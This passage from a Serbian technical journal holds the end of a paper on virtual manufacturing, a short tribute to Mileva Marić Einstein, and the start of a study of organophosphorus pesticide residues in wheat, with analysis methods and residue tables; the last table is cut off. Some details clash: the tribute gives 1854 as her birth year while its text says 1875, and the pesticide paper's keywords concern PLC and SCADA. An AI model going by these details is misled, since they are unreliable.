Proizvodno mašinstvo je u domenu virtualne proizvodnje pokušalo da odgonetne gde je sve moguće da se pojave potencijalni problemi unutar stvarne proizvodnje i da se zahvaljujući principu virtualnosti svi problemi otklone još daleko pre postavljanja stvarne proizvodnje u pogonima. Rešavanje mnogih tehnoloških i konstrukcionih problema tokom projektovanja pogona je dovelo do smanjenja troškova proizvodnje, bolje iskorišćenosti raspoloživih kapaciteta, smanjenje i potpuno eliminisanje potencijalnih škartova proizvoda, a sve zajedno je imalo za cilj povećanje kvaliteta proizvoda, njegovu optimizaciju i, najpotrebnije, snižavanje ukupnih troškova proizvodnje.

Prikaz procesa virtualne proizvodnje nam jasno pokazuje gde je sve moguće primeniti princip virtualnosti. Osnovna celina se sastoji od tri prepoznatljiva dela[5]:

- 1 Virtuelno projektovanje proizvoda
- 2 Virtuelno upravljanje
- 3 Virtuelni proizvodni proces

3. VIRTUELNO PROJEKTOVANJE (MODELIRANJE)


Virtuelno projektovanje je proces u kojem se projektant (konstruktor) suočava sa idejnim rešenjem budućeg proizvoda i prenosi svoju zamisao u virtualnom okruženju. Sam projektant se u suštini pretpostavlja kao krajnji korisnik datog proizvoda i time je od početka u praktičnoj interakciji sa budućim proizvodom, što mu omogućava odgovarajuće napredno softversko rešenje . Virtuelno okruženje simulira prirodno okruženje i daje konstruktoru slobodu „izražavanja“ kao da je u stvarnom i tada se nameće zaključak da je proces virtuelnog projektovanja potpuno prirodan proces u kojem se u potpunosti ističe kreativnost projektanta (sl.1.) Ovaj princip je neuobičajen u klasičnom sagledavanju uloge konstruktora i pojedinih faza konstruisanja.



Slika 1. Virtuelno projektovanje proizvoda


Kao glavni zadatak virtuelnog projektovanja proizvoda je dolazak do optimalnog rešenja oblika proizvoda i definisanje potrebnog tehnološkog postupka izrade. Međutim, samo zadržavanje na izradi projektovanog modela proizvoda nije dovoljno, kao što je to bila završna faza ranijeg principa projektovanja, već se traži i definisanje virtuelnog prototipa i procena troškova u posmatranoj fazi virtualne proizvodnje. Na ovaj način je zaokružena celina virtuelnog projektovanja i može se pristupiti analizi i promenama ukoliko bilo koji segment ne zadovoljava, a naročito prihvatljivost troškova.

Virtuelni prototip je u suštini 3D model, dobijen objektivno orijentisanim pristupom u odgovarajućem softverskom paketu, sa kojim je moguće izvršiti potrebne simulacije, ispitivanje, poboljšavanje i usavršavanje kao i sve ostale korake potrebne za adekvatnu pripremu proizvodnje[6]. Sam 3D model u suštini nije kompletiran ako nije podržan odgovarajućim algoritmom pretpostavljenog softvera koji se koristi za manipulaciju modelom u imerzivnom okruženju. Struktura virtuelnog prototipa je data je slici 2.



Slika 2. Struktura virtuelnog prototipa

Kako bismo formirali pravilan virtuelni prototip moramo se držati i određenih zahteva koji se moraju zadovoljiti (sl. 3) a to su ne samo željeni oblik, nego i zahtev za ergonomijom, sigurnosti, funkcionalnosti i naročito za tehnološkošću, tj mogućom tehnološkom obradom.



Slika 3. Kriterijumi za kreiranje virtuelnog prototipa [7]

U savremenom okruženju virtualni prototip se koristi za prezentacije korisnicima, pa je tako i prezentacija novih bolida čuvenog „auto cirkusa“ formule 1 postalo standard. Umesto prezentacije samog bolida, sa čuvenim hostesama i vozačima, prikazuje se virtualni model kao zamena.

4. VIRTUELNO UPRAVLJANJE

Planiranje i upravljanje proizvodnom tehnologijom, predstavlja oblast od posebnog značaja savremene naučne teorije i prakse organizacije menadžmenta[1]. Izazovi savremenog upravljanja i planiranja podrazumevaju multidisciplinarnost i postavljanje novih standarda. Savremeni menadžeri pitanje razvoja, tehnoloških inovacija, zamene starih novijim i savremenijim tehnologijama, efikasne primene uz bolje ekonomske efekte i sl., nikada ne prepuštaju slučaju ili nikada ne reaguju stihijski. Proces planiranja i upravljanje tehnologijom je jedan od fundamentalnih zadataka modernog menadžmenta u celom svetu. Ovaj proces je uslovljen sve jačom konkurencijom na tržištu roba i usluga i, slobodno se može reći, traje neprekidno i bez prava na velike oscilacije.

Virtuelno okruženje fabričkog pogona je nezamenljiva alatka za istraživanje na temu kakav uticaj na produktivnost imaju različite kombinacije proizvoda, raspored merenja i kontrole unutar pogona, različiti tokovi materijala, obučenost i iskustvo radnika i sl. Simulacijom različitih procesa i variranjem tehnoloških celina možemo na vreme uočiti uska grla proizvodnje i na vreme ih otkloniti. Pravilna analiza i donošenje odgovarajućih rešenja su moguća tek kada se detaljnije analizira stanje na tržištu i uoči stanje potreba određenih roba ili usluga (SWAT analiza)[8].

Višestrukim virtualnim simulacijama procesa se tehnolozi upoznaju sa tehnološkim kombinacijama koja do tada nisu bila poznata a možda ni uobičajena. Naročito je važno uočiti sistem zaštite radnika i opreme kako bi se i u, potencijalnim kritičnim situacijama, pravilno reagovalo. Mnogo je primera u današnjem vremenu u kojima su izgubljeni ljudski životi ili je napravljena velika materijalna šteta zbog neadekvatnog pristupa proizvodnim linijama ili neadekvatnim merama zaštite.

Virtualno obučavanje radnika ima u današnje vreme izuzetan značaj a u konačnoj obuci i sticanju adekvatnih veština i znanja potrebnih za manipulaciju na određenoj mašini, virtualne tehnologije su gotovo neprevaziđene. Danas obuka savremenog pilota, hirurga, radnika u proizvodnji i montaži je, praktično, nezamisliva bez virtualnog okruženja. Polaznik obuke ovladava potrebnim veštinama na verno simuliranom modelu stvarnog uređaja, pogona ili prevoznog sredstva. Obzirom da se nalazi u stanju imerzije, u trodimenzionalnom virtualnom okruženju, uz adekvatnu opremu može da doživi potpunu interakciju sa okruženjem na planu senzualnosti, kretanju, audio-vizuelnom užitku[5] i sl. Na ovaj način se stvaraju realistični uslovi koji u velikoj meri odražavaju stvarno okruženje. Pažljivim planiranjem i sprovođenjem sistema virtualne obuke i, kasnijim kombinovanjem sa intenzivnom praktičnom obukom, produbljuje se motivacija i pojačava se koncentracija polaznika i stvaraju se preduslovi za savladavanje najsloženijih zadataka (sl.4).

5. VIRTUELNI PROIZVODNI PROCES

Optimizovati proces proizvodnje znači na adekvatan način iskoristiti raspoložive resurse (mašina, alat, obradak, pribor) [9], kako bi se proces proizvodnje sveo na prihvatljive troškove. Sama mašina je veliki


potrošač energije, alat i pribor se haba u većoj ili manjoj meri i potrebno je predvideti periodičnu zamenu, radni predmet se zagreva pri obradi i potrebno je izvršiti hlađenje adekvatnim sredstvom, a na sve ovo treba i dodati potrošnju energije u neposrednom okruženju radnog mesta. Pitanje je kako racionalizovati sve ove pretpostavke i dobiti adekvatnu obradu uz velike uštede.

Princip virtuelne proizvodnje može dati adekvatan odgovor na većinu ovih zahteva. Osnovna postavka virtualnog proizvodnog pogona data je na slici 5. Pravilan izbor mašine uz optimizaciju parametara režima obrade i neprestane simulacije procesa obrade u datom okruženju daće jasan i nedvosmislen odgovor koje je najoptimalnije rešenje procesa neposredne mašinske obrade[10].


Velike baze podataka unutar adekvatnog softverskog paketa (sl.6) omogućavaju izbor različitih alata, materijala alata i obratka, adekvatan prilaz alata radnom predmetu kako bi se što manje habao i još mnogo drugih korisnih virtualnih alata, koje nam daju mogućnost realističnog prikaza stvarnih uslova unutar proizvodnih procesa.



Slika 4. Virtualna obuka servisera računarskih komponenti



Slika 5. Struktura virtuelnog proizvodnog pogona



Slika 6. Baze podataka u odgovarajućem softverskom paketu

Simulacije montaže u virtualnom okruženju nam daju odgovor na pitanje koliko složen proces montaže određenih pozicija može biti u adekvatnom okruženju. Karakterističan primer je montaža i demontaža turbinskog kola na hidrocentralama, kada se u vrlo skućenom prostoru mora izvršiti adekvatan remont postrojenja na licu mesta. Takođe, montaža elektro mrežnih instalacija, u vrlo složenim vremenskim uslovima, se može na adekvatan način simulirati i na vreme uočiti kritične faze rada. Proces virtualne montaže (sl.7) je jedan od prvih virtualnih procesa koji je primenjen za obučavanje radnika na proizvodnim linijama u automobilskoj industriji. Ova industrija je, u suštini, vrlo fleksibilna i prilagodljiva različitim

zahtevima tržišta. Danas se modeli prevoznih sredstava menjaju u kratkom vremenskom intervalu, a za različite modele se postavljaju nove proizvodne linije koje zahtevaju potpuno novu obuku radnika u proizvodnji. Sposobnost prilagođavanja u novonastalim okolnostima, za kratak vremenski period, omogućava povećanje konkurentnosti na tržištu i doprinosi sticanju leaderske pozicije. Henri Ford je na vreme shvatio da se produktivnost rada postiže uspostavljanjem pravilnih relacija na liniji za montažu a prvenstveno skraćanjem vremena dopreme proizvoda za montažu do radnog mesta. Uspostavljanjem pogona za serijsku proizvodnju omogućio je visoku produkciju svojih automobila i stekao leadersku poziciju onog vremena.



Slika 7. Virtualna montaža automobila[11]

Virtuelna kontrola proizvoda predstavlja veoma važan segment virtualne proizvodnje. Sama kontrola kvaliteta proizvoda omogućava proveru metodologije merenja i kontrole, proveru mogućih kolizija, identifikaciju uticajnih parametara na tačnost merenja i dr. Koliko je važan proces kontrole i merenja odgovarajućih parametara i završnog kvaliteta, vidi se u ogromnom broju vozila povučenih sa tržišta u poslednje vreme. Gotovo da nema većeg ili manjeg svetski poznatog proizvođača automobila na čijim serijama nije uočen određen problem sa vozilom u toku eksploatacije, a krajnji ishod je povlačenje date serije sa tržišta radi prepravke. To iziskuje ogromne troškove, šteti ugledu proizvođača i iziskuje mobilnost timova za održavanje. Kao glavni uzrok ovakvog stanja je nepotpuna ili neadekvatna završna kontrola proizvoda. Mnoge kompanije smanjuju troškove proizvodnje, upravo, eliminacijom ili umanjnim dejstvom kontrolora gotovih proizvoda. Zbog svega, kontrola proizvoda i obuka kontrolora mora biti adekvatno zastupljena u proizvodnji a primenjene metode i uređaji za kontrolu moraju biti fleksibilne i stalno usavršavane.

6. OPRAVDANOST PRIMENE VIRTUELNE PROIZVODNJE

Čak i male promene u proizvodnji mogu imati značajne efekte na kvalitet proizvoda a naročito na njegovu krajnju cenu koštanja. Virtuelna proizvodnja, upravo, treba da da očekivani odgovor na sniženje krajnje cene koštanja proizvoda, uz predviđena inicijalna ulaganja, a da se ni na koji način ne naruši kvalitet krajnjeg proizvoda niti probiju predviđeni rokovi isporuke. U svakom slučaju očekivane prednosti virtualne proizvodnje su sledeće[3]:

- a) Skraćenje vremena predviđenog za idejno oblikovanje proizvoda (zamišljeni proizvod) pa sve do plasmana na tržištu ili tzv proces time-to-market.
- b) Redukovanje troškova proizvodnje, manji zapreminski gubitak gotovog proizvoda u odnosu na pripremak, manji manipulativni troškovi unutar mašinske obrade, optimiziranje procesa proizvodnje izborom novijih modela mašina zasnovanih na CNC upravljanju, brža razmena informacija i skraćenje tokova tehničke dokumentacije unutar pogona, adaptivno upravljanje proizvodnjim procesima i dr...

U današnje vreme je izuzetno važno uspostaviti pravilne relacije između naučnih pretpostavki i stvarne proizvodnje kako bi se dobili očekivani ekonomski efekti. Postizanje optimalnih relacija između, često i potpuno suprotnih zahteva, nije lako. Karakterističan primer je postizanje što manje odbačenog materijala sa mašinskog dela a na uštrb proizvodnosti. Kako uskladiti ova dva potpuno suprotna zahteva. Poznato je da proizvodnost predstavlja količinu skinute strugotine u jedinici vremena a sa zahtevom o manjoj količini obrađenog materijala proizvodnost opada. Takođe je karakterističan proizvodni zahtev za povećanjem

kvaliteta obrađenog dela u što kraćem vremenskom periodu. Povećanje kvaliteta obrađene površine je vezano sa povećanjem brzine rezanja (broja obrtaja) a smanjenjem posmaka i dubine rezanja. Sa ovakvim zahtevom se smanjuje postojanost alata i potrebno ga je češće oštriti tj predvideti vreme zastoja rada mašine. Na ovaj način smo opet dobili dva suprotna efekta koja mogu narušiti proizvodni proces. Kako bi se zadovoljio uslov za skraćanjem vremena obrade a zadržao zahtev za smanjenjem postojanosti alata, mora se obezbediti automatska zamena alata u predviđenom vremenu. Taj uslov je moguć primenom KUMA (CNC) mašina u proizvodnji kod kojih se pomoću mehaničke ruke vrši zamena alata u kratkom intervalu, bez subjektivnog uticaja radnika.

Sve prethodno nam govori da je jako važno prići ozbiljnijoj tehno-ekonomskoj analizi pre svakog daljeg ulaganja. Pravilna analiza je moguća pomoću simulacija svake faze proizvodnje, uočavanje svakog dela proizvodnog procesa i eliminisanje neželjenih posledica variranjem različitih uticaja na proizvodni proces. U postizanju ovakvih efekata virtualna proizvodnja, tj simulacija rada na računarima, je nezamenljiv proces. Ranija proučavanja su pretpostavljala postavljanje modela proizvodnih procesa na kojem su se vršila eksperimentalna istraživanja[8]. Model je umanjeni proizvodni pogon u kojem je moguća ispitivati sve tražene faze posmatranja, mnogo je jeftinije istraživanje na modelu nego u samom pogonu, i mnogostruko su manji resursi vezani za ispitivanja. Međutim, i sam model ima svoje veće i manje nedostatke, nije jeftina izrada modela a i ne mogu se simulirati baš sve predviđene faze proizvodnih procesa.

7. ZAKLJUČAK

Virtuelna proizvodnja je proces koji u potpunosti podržava zahteve savremenih kompanija koje svoje proizvode nude sve probirljivijem tržištu. Gotovo da je nezamislivo da se, u savremenim tržišnim uslovima, ne ispita do najmanjeg detalja šta je to što je aktuelno na tržištu, po kojoj ceni se proizvod može ponuditi budućim korisnicima i koliki je očekivani profit u optimalnom periodu. Biti prvi na tržištu i ponuditi atraktivan proizvod je želja svakog ozbiljnog i ambicioznog menadžera. Ako se ovome doda i prihvatljiva cena proizvoda, zasnovana na minimalnim troškovima proizvodnje, onda se san uspešnog menadžera pretvara u najveće zadovoljstvo. Još je čuveni osnivač Ford kompanije, Henri Ford (1863-1947), rekao da (njegov) proizvod mora biti dostupan svakom Amerikancu, misleći na modele svojih automobila. Kako bi zadovoljio svoju pretpostavku, morao je taj proizvod ponuditi po prihvatljivoj ceni. Da bi to postigao, organizovao je serijsku proizvodnju vozila, skratio vreme izrade pojedinih modela i u potpunosti eliminisao škart proizvode, tj minimizirao je gubitke. To je sve uradio u realnoj proizvodnji, modifikujući proizvodne procese na licu mesta i uz prihvatjive vremenske zastoje. Ako je to uspeo u

stvarnosti, kolike bi komparativne prednosti mogle da mu obezbede danas pristupačne tehnologije, naročito virtualna proizvodnja, a sa njome i virtualna montaža kao i svi ostali segmenti proizvodnje zasnovani na virtuelnosti.

Virtuelna proizvodnja je iz korena promenila koncept stvarne proizvodnje. Stvarna proizvodnja je upravo i zamišljena u virtualnom okruženju, tako da možemo reći da su virtualna i stvarna proizvodnja dve strane iste novčanice.

Danas smo u mnogome obogaćeni primenom ključnih komponenti potrebnih za simulaciju u virtuelnom okruženju. Primena kompjutera sa svojim tehničkim karakteristikama omogućava simulacije i najslabijih situacija koja se mogu pretpostaviti u stvarnosti. Potpuno prihvatanje virtualnog prototipa na kojem je moguće izvršiti neophodna ispitivanja i obuke omogućava nam sve potrebne modifikacije sve do prihvatljivog nivoa razvoja i dizajna. Virtualni prototip je naročito značajan u specifičnim naučnim oblastima, medicini npr., kako bi se na njemu mogla izvršiti potrebna obuka sa nebrojenim ponavljanjem i na taj način izbeglo ono najvažnije, gubitak ljudskog života na operacionom stolu.

Moderne kompanije su u mogućnosti da, razvojem koncepta virtuelne proizvodnje, ponude tržištu najprihvatljivije uslove plasmana svojih proizvoda uz korektan odnos cene i kvaliteta. Brojne oblasti u kojima virtualnost ima svoju primenu je možda najveće dostignuće ovog savremenog koncepta a intenzivan razvoj ove tehnologije nam u mnogome može obezbediti mnogo bolji i produktivniji život.

8. LITERATURA

- [1] Sajfer,Z.,Đorđević, D., Bešić,C., MENADŽMENT-TRENDOVI, Tehnički fakultet M Pupin, zrenjanin, 2006.
- [2] Banerjee, P., Zetu, D., VIRTUAL MANUFACTURING, John Wiley and sons, New York, 320., ISBN 0-471-35443-0.
- [3] Plančak, M., Lužanin, O., INOVATNI RAZVOJ PROIZVODA, Skripte, FTN, Novi Sad, 2010.
- [4] Sajfert, Z., Lazić, J., Cvijanović, CILJEVI MENADŽMENTA, Ekonomski institut, Beograd, 2007.
- [5] Ong, S.K., Nee, A. Y. C., VIRTUAL AND AUGMENTED REALITY APLICATIONS IN MANUFACTURING, Springer. Verlag London, 387 pp., ISBN 1-85233-796-6.
- [6] Novak, J-M, THEORY AND PRACTICE OF VIRTUAL MANUFACTURING, Slovak Ministry of education, No. AV/1107/2004.
- [7] www.komag.eu, jan.2015.
- [8] Adamović, Ž.,Vulović.S., METODOLOGIJA NAUČNO-ISTRAŽIVAČKOG RADA, Društvo za tehničku dijagnostiku Srbije, Beograd, 2011.
- [9] Milikić, D., TEHNOLOGIJA OBRADREZANJEM, FTN, Novi Sad, 1999.
- [10] Stanković, P., MAŠINSKA OBRADA, Univerzitet u Beogradu, Beograd, 1971.
- [11] www.fordklub.com, jan. 2015.



**МИЛЕВА МАРИЋ АЈНШТАЈН
(1854 – 1935)**

**Милева Марић Ајнштајн,
супруга генијалног научника
племенита мајка, коаутор
теорије релативитета. Рођена 19.
децембра 1875. године у Тителу у
Војводини. Школовала се у
Новом сад, Сремској
Митровици, Шапцу, Загребу,
Цириху, Хајделбергу. За време
боравка на Универзитету у
Хајделбергу 1897-98 године
проучавала фотоелектрични
ефекат код нобеловца,
професора Ленарда, а код
професора Минковског учила о
четвородимензионалној
геометрији које је основа теорије
релативитета. Милева Марић је
била не само животни сапутник
„светског генијалног научника“
и племенита мајка, него и
блистав научни ум.**

ОРГАНОФОСФОРНИ ПЕСТИЦИДИ У ПШЕНИЦИ КАО ПОСЛЕДИЦА ЗАГАЂЕЊА ЖИВОТНЕ СРЕДИНЕ

ORGANOPHOSPHORUS PESTICIDES IN WHEAT AS RESULT OF ENVIRONMENTAL POLLUTION

Др **ГОРДАНА И. ЛУДАЈИЋ**, професор струковних студија
Висока техничка школа струковних студија у Зрењанину
Др **ЈЕЛЕНА С. ФИЛИПОВИЋ**, виши научни сарадник,
Универзитет у Новом Саду, Научни институт за прехранбене технологије, Нови Сад
Др **ЈЕЛЕНА Ж. КИУРСКИ-МИЛОШЕВИЋ**, асистент
Висока техничка школа струковних студија у Зрењанину
Др **ДАНИЈЕЛА М. ЈАШИН**, професор струковних студија
Висока техничка школа струковних студија у Зрењанину

РЕЗИМЕ

Пестициди су синтетичка једињења која се уносе у природну средину ради заштите усева од болести и штеточина, као и због повећања приноса пољопривредне производње. Органофосфорни пестициди се сматрају најзаступљенијим загађујућим материјама у природној средини, а до људи доспевају и преко биљака, односно конзумирањем намирница.

Испитивано је присуство оргонофосфорних пестицида на узорцима пшенице са локалитета Бачке и Баната. Узорци за одређивање присуства оргонофосфорних пестицида припремљени су екстракцијом по модификованој методи АОАС 970.52/1993 уз интерни стандард, а идентификација је извршена гасно масеним детектором.

Прелиминарни резултати одређивања садржаја оргонофосфорних једињења на површини зрна пшенице указују на неопходност темељног поступка обраде зрна у поступку млинског чишћења пшенице са циљем уклањања штетних материја са површине зрна и обезбеђења здравствено безбедне хране.

Кључне речи: оргонофосфорни пестициди, пшеница, зрно, животна средина.

ABSTRACT

Pesticides are synthetic compounds that are introduced into the environment are performing a protective role against diseases and pests, also positively contributing to crop yield. Organophosphate pesticides (OPP) are the most wide-spread pollutants in the environment, and by consuming plant and other food are introduced into the human body.

The presence organophosphate compounds were tested in Backa and Banat regions. Samples for OPP determination were extracted modified method AOAC 970.52/1993 together with the internal standard and identified by gas mass detector.

Preliminary data of OPP content on wheat kernel surface point at the importance of thorough wheat cleaning before milling with the aim of poisonous matter removal and preparing safe food.

Keywords: programmable logic controller, PLC, scada.

1. УВОД

Коришћење хемијских средстава за заштиту биљака од болести, штеточина и корова допринело

је обезбеђивању све већих количина хране, посебно у неразвијеном делу света. Осим тога, њихова употреба омогућава већу продуктивност рада и захваљујући томе и већу економичност производње.

Отуда је разумљиво да је употреба пестицида у сталном порасту. Међутим, при неправилној употреби она истовремено представљају велику опасност за животну средину и здравље људи и животиња. Имајћи наведено у виду, као и чињеницу да пестициди улазе у ланац исхране преко биљака, њихов садржај у биљкама има изузетну важност са становишта производње здравствено безбедне хране [1].

Да би се задовољиле потребе пољопривреде за пестицидима, а истовремено заштитила животна средина од загађења тежи се за производњом препарата који се одликују високом селективношћу и ефикасношћу, који се користе у мањим количинама по јединици површине и који се одликују малом покретљивошћу у земљишту [2].

ОРГАНОФОСФОРНИ ПЕСТИЦИДИ У ПШЕНИЦИ

Цело зрно пшенице је богат извор витамина и минерала. Садржи витамине Б комплекса, бета каротин, витамин Е, калијум, калцијум, магнезијум, фосфор и гвожђе. Пшеница садржи већу количину протеина од свих осталих житарица и то је један од разлога зашто се производи од пшенице препоручују у свакодневной исхрани. Масти се налазе у клици а минерални састојци у омотачу зрна, тако да највеће здравствене вредности има конзумирање целог зрна. У структури исхране савременог човека, жита имају значајно место и улогу. Потрошња жита у свету варира и креће се од 60-80 килограма по становнику годишње у развијеним земљама Европе [3]. Омотач зрна пшенице подложен је многим врстама загађења, пре свега микроорганизмима и њиховим метаболитима, пестицидима, остацима тешких метала, и др. те се посебна пажња мора посветити хигијенској и здравственој исправности сировине намењене за производе од целог зрна [4].

Сва три оброка у исхрани врло различитих категорија становништва, садрже значајан удео производа од жита. Сваки просечно здрав човек, крајем своје прве године живота почиње да конзумира хлеб, пециво и сличне производе што чини до краја живота. Производи пекарства заступљени су у дневној исхрани просечног становника око 50% [5].

Конзумирањем производа од целог зрна пшенице исхрана се обогаћује вредним састојцима клице и минералним материјама омотача. С обзиром да је омотач зрна пшенице подложен многим врстама загађења, међу којима су и остаци органофосфорних пестицида, неопходна је анализа њиховог садржаја у целом зрну пшенице.

2. ПРИПРЕМА И АНАЛИЗА УЗОРАКА

Репрезентативни узорци пшенице узети су из средњебанатског и средњебачког округа. Узорци за одређивање присуства органофосфорних пестицида

припремљени су екстракцијом модификованом методом АОАС 970.52/1993. Испитивано је присуство органофосфорних пестицида: тионазина, дисулфона, паратион метила, хлорпирифоса и паратиона.

Одмерено је 10g узорка, затим је додато 1 μ l интерног стандарда (quintozen) за органофосфорне пестициде. Екстракција је извршена на Dionex екстрактору.

Радни услови Dionex екстрактора:

- Температура 900C
- Притисак 6900 кра
- Екстракциони растварач – ацетонитрил

Након екстракције, садржај се упари у струји азота, водећи рачуна да се упаравање прекине одмах по испаравању задње капи течности.

Реконституисање се врши помоћу 1cm³ смеше хексан: ацетон (7:3). Садржај се пренесе у вијалу, и затвори чепом са навојем.

Идентификација органофосфорних пестицида извршена је помоћу гасног хроматографа са масеним детектором.

Радни услови при гасно-хроматографској анализи на инструменту Agilent GC 6890, приказани су у табели 1.

Табела 1. Радни услови гасно-хроматографске анализе

	ОРР
гас носач	хелијум
колона	DB5-MS 60m, нормални пречник 250 μ m, дебљина филма 0,10 μ m
ињектор	HP 6890
ињектирана запремина	1 μ l
ињектор температуре	285 °C
температура детектора	300 °C

3. РЕЗУЛТАТИ И ДИСКУСИЈА

Органофосфорни пестициди идентификовани у узорцима пшенице са подручја средњебачког и средње банатског округа приказани су у табелама 2 и 3, а њихове концентрације су поређене са вредностима предвиђеним Правилником о количинама пестицида [6].

На основу приказаних резултата у таб. 2 и 3, уочава се да је у испитиваним узорцима пшенице садржај хлорпирифоса 11,9-15,6 пута већи у односу на вредност коју прописује Правилник [6]. Концентрација паратиона је незнатно повећана у средњебачком округу, док је у испитиваним узорцима средњебанатског округа у границама које прописује национални Правилник [6].

Табела 2. Садржај органофосфорних пестицида у узорцима пшенице гајене у средњембачком округу, изражени у ng/g у односу на суву материју

узорак	једињење (ng/g)				
	Тионазин	Дисулфотон	Паратионметил	Хлорпирифос	Паратион
<i>Песма</i>	27	26	42	1336	-
	27	26	41,5	1334	-
<i>Новосадска рана</i>	25	-	48	433	-
	25	-	48	432	-
<i>Ренесанса</i>	7	35	61	467	281
	7	35	61	466	281
<i>Победа</i>	7	28	60	422	-
	7	28	60	420	-
<i>Прима</i>	8	-	52	1240	-
	8	-	51	1238	-
сред.вред.	14,8	17,8	52,4	778,8	56,2
стан.девијација	9,173876	3,858612	7,288518	416,3224	0

У раду Levy и сар. [7] је наведено да се садржај хлорпирифоса у узорцима пшеничног зрна кретао од 0,0054- 0,006 mg/kg, а у мекињама 0,011 – 0,025

mg/kg, што је 110-129 пута мање у односу на испитиване узорке пшенице.

Табела 3. Садржај органофосфорних пестицида у узорцима пшенице гајене у средњембанатском округу, изражени у ng/g у односу на суву материју

узорак	једињење (ng/g)				
	Тионазин	Дисулфотон	Паратионметил	Хлорпирифос	Паратион
